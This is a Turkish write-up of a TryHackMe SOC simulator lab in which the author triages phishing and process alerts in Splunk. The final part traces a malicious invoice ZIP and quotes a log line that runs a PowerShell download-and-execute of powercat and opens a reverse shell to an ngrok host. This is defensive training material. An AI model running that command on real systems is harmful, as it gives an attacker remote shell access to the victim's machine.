

TryHackMe SOC Sim - Introduction to Phishing- Write-Up

Hazırlayan: Muhammed Ali ZENGİN
27.02.2025

Giriş


Bu simülatörde, bir şirkete Splunk üzerinden gelen güvenlik uyarılarını adım adım analiz edecek ve sanal makine üzerinde derinlemesine inceleme yaparak raporlayacağız.

ALERT 1 (1000)

“göndericiden alışılmadık alan adına sahip şüpheli bir e-posta alındı.”

ID	Alert rule	Severity	Type	Date	Status	Action
1000	Suspicious email from external domain.	Low	Phishing	Feb 26th 2025 at 16:18	Awaiting action	
Description: A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource: emails						
timestamp: 02/26/2025 13:16:18.593						
subject: You've Won a Free Trip to Hat Wonderland - Click Here to Claim						
sender: boone@hatventuresworldwide.online						
recipient: miguel.odonnell@tryhatme.com						
attachment: None						
content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction: inbound						

Göndericinin alan adını VirusTotal gibi sitelerde araştırdıktan sonra herhangi bir sorun tespit edilmedi. Yani, false positive olarak raporlayabiliriz.



Close alert with event ID: 1000

Was this alert a true positive or a false positive?

☐ True positive

☒ False positive

Close

Write case report

ALERT 2 (1001)

Aynı açıklamaya sahip bir alarm ve gönderici domain zararsız, hızlıca false positive olarak raporlanır.

Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:	emails
timestamp:	02/26/2025 13:17:18.593
subject:	VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping
sender:	maximillian@chicmillinerydesigns.de
recipient:	michelle.smith@tryhatme.com
attachment:	None
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:	inbound

ALERT 3 (1002)

“alşılmadık bir parent-child süreç ilişkisinin tespit edildi”

Görüldüğü gibi, **svchost.exe** dosyası **taskhostw.exe** dosyasını çalıştırmıştır. Bunlar Windows'un kendi sistem dosyalarıdır. Çalışma dizininin System32 olması, sahte dosya olmadıklarını doğrular. Bu nedenle, false positive olarak raporlanmalıdır.

Alert queue					
Assigned alert(s)					Write case report
1002	Suspicious Parent Child Relationship	^	Low	Process	Feb 26th 2025 at 16:21
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:	sysmon				
timestamp:	02/26/2025 13:19:27.593				
event.code:	1				
host.name:					
process.name:	taskhostw.exe				
process.pid:	3897				
process.parent.pid:	3902				
process.parent.name:	svchost.exe				
process.command_line:	taskhostw.exe NGCKeyPregen				
process.working_directory:	C:\Windows\system32\				
event.action:	Process Create (rule: ProcessCreate)				

ALERT 4 (1003)

“Bir çalışan, alışılmadık bir domaine sahip şüpheli bir göndericiye yanıt verdi.”

Assigned alert(s)

Write case report

1003	Reply to suspicious email.	^	Low	Phishing	Feb 26th 2025 at 16:23	👤-
Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	02/26/2025 13:20:44.593					
subject:	FWD: Convention Registration Now Open: Hat Trends and Insights					
sender:	support@tryhatme.com					
recipient:	warner@yahoo.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	outbound					

Çalışanın, görüldüğü gibi yahoo.com alan adına sahip bir e-postaya yanıt verdiği tespit edilmiştir. False positive olarak değerlendirilir.

ALERT 5 (1004)


“E-postada şüpheli bir ek bulundu.”

Assigned alert(s)

Write case report

1004	Suspicious Attachment found in email	^	Low	Phishing	Feb 26th 2025 at 16:24	👤-
Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.					
datasource:	emails					
timestamp:	02/26/2025 13:22:22.593					
subject:	Force update fix					
sender:	yani.zubair@tryhatme.com					
recipient:	michelle.smith@tryhatme.com					
attachment:	forceupdate.ps1					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	internal					

Gönderilen e-posta adresi yani.zubair@tryhatme.com, yani bir şirket çalışanı tarafından gönderilmiş. Bu durum herhangi bir sorun olmadığını gösterse de, gönderilen ek yine de incelenmelidir.



Dosyanın içeriğini incelediğimizde bir IT çalışanı olan yani zubair tarafından oluşturulduğu görülür.False positive.

ALERT 6 (1005)

“Bir çalışan, alışılmadık bir domaine sahip şüpheli bir göndericiye yanıt verdi.”

Herhangi bir ek yok alan adı sorunsuz.False positive.

Assigned alert(s)					Write case report
1005	Reply to suspicious email.	Low	Phishing	Feb 26th 2025 at 17:35	
Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
datasource:	emails				
timestamp:	02/26/2025 14:32:38.740				
subject:	Shrinking Hat Sale: Tiny Hats for Extraordinary People				
sender:	sophie.j@tryhatme.com				
recipient:	eileen@gmail.com				
attachment:	None				
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:	outbound				

ALERT 7 (1006)

“alıřılmadık alan adına sahip řüpheli bir e-posta alındı.”

chicmillinerydesign.de daha önce incelediğimiz bir alan adı.False positive.

ALERT 8 (1007)


“E-postada řüpheli bir ek bulundu.”

Alert queue

Assigned alert(s) Write case report

1007	Suspicious Attachment found in email	Low	Phishing	Feb 26th 2025 at 17:39	
Description:		A suspicious attachment was found in the email. Investigate further to determine if it is malicious.			
datasource:		emails			
timestamp:		02/26/2025 14:36:58.740			
subject:		Important: Pending Invoice!			
sender:		john@hatmakereurope.xyz			
recipient:		michael.ascot@tryhatme.com			
attachment:		ImportantInvoice-February.zip			
content:		The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.			
direction:		inbound			

john@hatmakereurope.xyz adresinden bir e-posta gönderilmiş ve ekinde bir ZIP dosyası bulunuyor. Bu dosyayı sanal makinemizde detaylı olarak inceleyelim.



Dashboard

Alert queue

SIEM

Analyst VM

Documentation

Playbooks

Case reports

File Explorer

ImportantInvoice-February

attachments > latest > ImportantInvoice-February

invoice.pdf

2/26/2025 3:01 PM

Shortcut

1 KB

346 bytes

3:02 PM

2/26/2025

ZIP dosyasının içinde invoice.pdf adında bir dosya bulunuyor. SIEM üzerinde bu dosya ismini arattığımızda, bazı sonuçlarla karşılaşırız, yani ZIP dosyası açılmış.

Dosyanın açılma tarihinden sonraki kayıtları adım adım incelediğimizde, bir PowerShell komutunun çalıştırıldığını görürüz.

```
> 26/02/2025 14:57:20.000 { [-]
  datasource: powershell
  event.action: Pipeline Execution Details
  file.path: -
  host.name: win-3450
  message: Pipeline execution details for command line: $Encoding = New-Object System.Text.AsciiEncoding. Context Information: DetailSequence=1
DetailTotal=1 SequenceNumber=23 UserId=SSF\michael.ascot HostName=ConsoleHost HostVersion=5.1.20348.1366 HostId=bbaf2919-3765-
42de-b254-1953f32951cb HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -
e powershell EngineVersion=5.1.20348.1366 RunspaceId=b980ae09-17ad-4495-b218-4b1e52190205 PipelineId=1 ScriptName= CommandLine=
$Encoding = New-Object System.Text.AsciiEncoding Details: CommandInvocation(New-Object): "New-Object ParameterBinding(New-Object): name='TypeName';
value='System.Text.AsciiEncoding'"
  powershell.command.invocation_details.value: "New-Object", "System.Text.AsciiEncoding"
  powershell.command.name: -
  powershell.file.script_block_text: -
  process.command_line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -
e powershell
  timestamp: 02/26/2025 14:57:20.740
  winlog.process.pid: -
}
Show as raw text
host = 10.10.26.34:8989 | source = eventcollector | sourcetype = _json
```

Message içeriğinde “powercat.ps1” görülüyor. Powercat saldırganlar tarafından uzaktan erişim ve yetki yükseltme saldırılarında kullanılır.